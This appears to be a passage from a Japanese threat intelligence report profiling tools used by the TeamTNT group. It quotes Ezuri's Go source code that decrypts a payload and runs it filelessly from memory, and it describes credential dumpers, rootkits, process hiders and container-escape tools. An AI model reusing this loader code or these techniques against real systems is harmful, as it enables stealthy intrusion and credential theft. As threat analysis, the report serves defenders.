


図 68:Rathole バックドアをホストする GitHub リポジトリ




図 69:TeamTNT で使用される Rathole バイナリのコード再利用分析

ソースとバイナリの違いは、文字列「teamtnt」が暗号化および復号化ルーチンに追加されていることです。

```
lea     rsi, [rsp+0BF8h+var_958]
mov     edi, offset aTeamtnt ; "teamtnt"
call    encrypt
lea     rdx, [rsp+0BF8h+var_758]
```

図 70:バックドアで使用される暗号化キーを示すスクリーンショット

このファイルは、TeamTNT の活動の証拠が最初に記録される前の 2019 年 10 月 6 日に VirusTotal に初めて提出されました。

Ezuri

Ezuri は、オープンソースの ELF 暗号化ソフトです。このプロジェクトは GitHub でホストされています。図 71 は、GitHub リポジトリのスクリーンショットです。




図 71:GitHub でホストされている Ezuri 暗号化ソフトの GitHub リポジトリ

暗号化ソフトは、CFB(Cypher FeedBack)モードの AES を使用してペイロードを暗号化します。暗号化ソフトが実行されると、ペイロードは復号化され、メモリから実行されます。図 72 に、メイン関数と復号化関数を示します。

```
func aesDec(srcBytes, key, iv []byte) []byte {
        block, _ := aes.NewCipher(key)
        decrypter := cipher.NewCFBDecrypter(block, iv)
        decrypted := make([]byte, len(srcBytes))
        decrypter.XORKeyStream(decrypted, srcBytes)
        return decrypted
}

func main() {
        buffer, _ := ioutil.ReadFile(os.Args[0])

        keyBeginIndex := bytes.LastIndex(buffer, []byte(key))
        keyEndIndex := keyBeginIndex + len(key)
        key := buffer[keyBeginIndex:keyEndIndex]

        ivBeginIndex := bytes.LastIndex(buffer, []byte(iv))
        ivEndIndex := ivBeginIndex + len(iv)
        iv := buffer[ivBeginIndex:ivEndIndex]

        target := buffer[ivEndIndex:]
        target = aesDec(target, key, iv)
        runFromMemory(procName, target)
}
```

図 72:Ezuri のメイン関数と復号化ロジック

図 73 は、runFromMemory 関数を示しています。メモリからの実行は、最初に Linux システムコール memfd_create を介してメモリファイルを作成することによって実現されます。復号化されたコンテンツはメモリファイルに書き込まれます。これに続いて、プロセスがフォークされ、生成された子プロセスが execve システムコールを介してメモリファイルを実行します。

```
const (
        mfdCloexec     = 0x0001
        memfdCreateX64 = 319
        fork           = 57
)

func runFromMemory(procName string, buffer []byte) {
        fdName := "" // *string cannot be initialized

        fd, _, _ := syscall.Syscall(memfdCreateX64, uintptr(unsafe.Pointer(&fdName)), uintptr(mfdCloexec), 0)
        _, _ = syscall.Write(int(fd), buffer)

        fdPath := fmt.Sprintf("/proc/self/fd/%d", fd)

        switch child, _, _ := syscall.Syscall(fork, 0, 0, 0); child {
        case 0:
                break
        case 1:
                // Fork failed!
                break
        default:
                // Parent exiting...
                os.Exit(0)
        }

        _ = syscall.Umask(0)
        _, _ = syscall.Setsid()
        _ = syscall.Chdir("/")

        file, _ := os.OpenFile("/dev/null", os.O_RDWR, 0)
        syscall.Dup2(int(file.Fd()), int(os.Stdin.Fd()))
        file.Close()

        _ = syscall.Exec(fdPath, []string{procName}, nil)
}
```

図 73:復号化されたペイロードをメモリ内から実行する関数のソースコード

Punk.py

Punk.py は、Giuseppe Corti によって作成された Unix システムのポストエクスプロイトのツールです。オープンソースであり、GitHub でホストされています。図 74 は、GitHub リポジトリのスクリーンショットです。悪用されたホストで見つかった資格情報を使用して、SSH known_hosts データベースの一部である他のマシンへのアクセスを試みます。ログインしようとしているすべてのマシンでコマンドを実行する機能があります。




図 74:punk.py の GitHub リポジトリ

libprocesshider

libprocesshider は、GitHub でソースコードが利用可能なプロジェクトです。リポジトリのスクリーンショットを図 75 に示します。プロジェクトは共有オブジェクトとしてコンパイルされます。LD_PRELOAD を使用してロードされると、ライブラリが ps、lsof、top などのコマンドからプロセスを非表示にできるようにするいくつかの libc 関数を「フック」します。




図 75:libproccesshider の GitHub リポジトリ

tmate

Tmate は、端末を共有するための簡単で安全な方法を提供するオープンソースツールです。SSH 経由で tmate.io Web サイトへの安全な接続を確立し、セッションごとにランダムな URL を生成します。ユーザは、他の信頼できるユーザと URL を共有できます。Tmate は、GNU/Linux、macOS、BSD システム等すべての一般的なオペレーティングシステムをサポートしています。




図 76:tmate 公式サイトのスクリーンショット

masscan

Masscan は、セキュリティ研究者の Robert Graham（Twitter では ErrataRob としても知られています）によって書かれた TCP ポートスキャナです。このスキャナは、IPv4 アドレス空間を非常に高速にスキャンするように設計されており、インターネット全体のスキャンに使用できます。この速度を達成するためには、ユーザーランドベースのネットワークスタックを使用する必要があります。

pnscan

Pnscan は、Peter's parallel Network Scanner としても知られており、masscan に似たツールです。このツールは SSH、FTP、SMTP、Web、IDENT、その他のサービスを探すために IPv4 ネットワークをスキャンするために使用できます。ソースコードは GitHub で公開されています。

Tiny SHell

Tiny SHell (tsh)はオープンソースの Unix バックドアで、クライアントとサーバに分かれており、C 言語で書かれています。サイズが小さく、複数のファイル転送をサポートしています。

MimiPenguin

MimiPenguin は、Windows の Mimikatz のようにログインパスワードを抽出するオープンソースのツールです。メモリに読み込まれたプロセスをダンプし、平文のパスワードを含む可能性のある行を抽出します。




図 77:GitHub のプロジェクト MimiPenguin のスクリーンショット

Mimipy

Mimipy はメモリ内のプロセスからパスワードをダンプするクロスプラットフォームのオープンソースツールです。上述の MimiPenguin がベースになっています。Mimipy には他にも、ブラウザや HTTP サーバからの認証情報の抽出、LightDM のサポート、パスワードの上書きなどの機能があります。

BotB

Break out of the Box（BotB）は、ペンテスターが使用するように設計されたオープンソースツールです。既知のコンテナの脆弱性を悪用してコンテナから抜け出し、Kubernetes と GCP シークレットを見つけて使用し、データを S3 バケットにプッシュするなどの多くの機能があります。

Diamorphine

Diamorphine は、Victor Ramos Mello によって作成された Linux カーネルモジュールルートキットです。GitHub でホストされており、カーネルバージョン 2.6.x / 3.x / 4.x /5.x をサポートしています。

プロセスやファイルを非表示にし、特定のユーザを root に昇格させることができます。ルートキットとの相互作用はシグナルを介して行われます。




図 78:GitHub project Diamorphine のスクリーンショット

Docker Escape Tool

Docker Escape Tool は、GitHub で公開されているオープンソースツールで、Docker コンテナを識別し、既知の技術を使用してコンテナをエスケープしようとします。このツールの目的は、コンテナのセキュリティを評価することです。実装された手法には、Docker Unix ソケットのマウント、デフォルトポートでの Docker デーモンへの到達、攻撃者がホスト RunC バイナリを上書きできる RunC の脆弱性の悪用（CVE-2019-5736）などがあります。

